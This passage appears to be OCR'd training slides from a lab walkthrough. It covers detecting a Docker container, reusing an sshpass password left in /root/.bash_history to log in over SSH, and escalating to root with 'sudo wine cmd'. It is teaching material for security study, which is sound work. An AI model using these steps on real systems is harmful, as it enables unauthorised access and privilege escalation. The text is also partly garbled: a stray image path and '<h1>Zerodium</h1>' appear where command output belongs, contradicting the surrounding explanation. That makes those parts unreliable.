Docker Container Pentesting

Docker is software that is used to deploy lightweight containers which contain everything required to run specific pieces of software

Docker Container Pentesting

Docker containers can be used to run webservers, and if a user is able to gain CLI access to a Docker webserver, there are a number of ways to


Docker Container Pentesting

Docker containers can be used to run webservers, and if a user is able to gain CLI access to a Docker webserver, there are a number of ways to break out of the container.

Docker Container Pentesting

And escaping the container environment and gaining access to the Docker host is commonly known as a “Docker escape”

Docker Container Pentesting



After gaining access to the webserver via the PHP exploit, we find that we're running as the root user, but we shouldn't get too excited, because we're in a Docker container

Docker Container Pentesting

```
$ ls -la /
total 84
drwxr-xr-x   1 root root 4096 May  5  2023 .
drwxr-xr-x   1 root root 4096 May  5  2023 ..
-rwxr-xr-x   1 root root    0 May  5  2023 .dockerenv
```

The first big indicator that we're in a Docker container is the presence of a .dockerenv file in the top level directory

Docker Container Pentesting

```
$ ps aux
<h1>Zerodium</h1>
```

The second big indicator is that there are no processes running on the system. Docker containers often have very few running processes

Docker Container Pentesting

```
$ ls -la /root
total 24
drwx------ 1 root root 4096 May  5  2023 .
drwxr-xr-x 1 root root 4096 May  5  2023 ..
-rw-r--r-- 1 root root   47 May  5  2023 .bash_history
```

In this container, our “escape” method is finding an open **.bash_history** in the **/root** directory

Docker Container Pentesting

```
$ cat /root/.bash_history
sshpass -p 'L14mD0ck3Rp0w4' ssh liam@127.0.0.1
<h1>Zerodium</h1>
```

The file's contents include credentials, so we can login to the server directly as the liam user using SSH

Privilege Escalation
Sudo Wine

Wine is a Linux / UNIX program used to run Windows programs on a Linux / UNIX system

Privilege Escalation
Sudo Wine

```
sudo wine cmd
```

If we can run sudo with the Wine command, then we can open Window shell with root access using the command illustrated above

Privilege Escalation
Sudo Wine

```
Z:\home\liam>dir
El volumen en la unidad Z no tiene etiqueta.
El número de serie del volumen es 0000-0000

Directory of Z:\home\liam

05/05/2023     18:43  <DIR>          .
05/05/2023     18:41  <DIR>          ..
05/05/2023     18:43              33  user.txt
```

The only catch is that we must use Windows terminal commands in this shell, e.g., **dir** instead of **ls**, **type** instead of **cat**, etc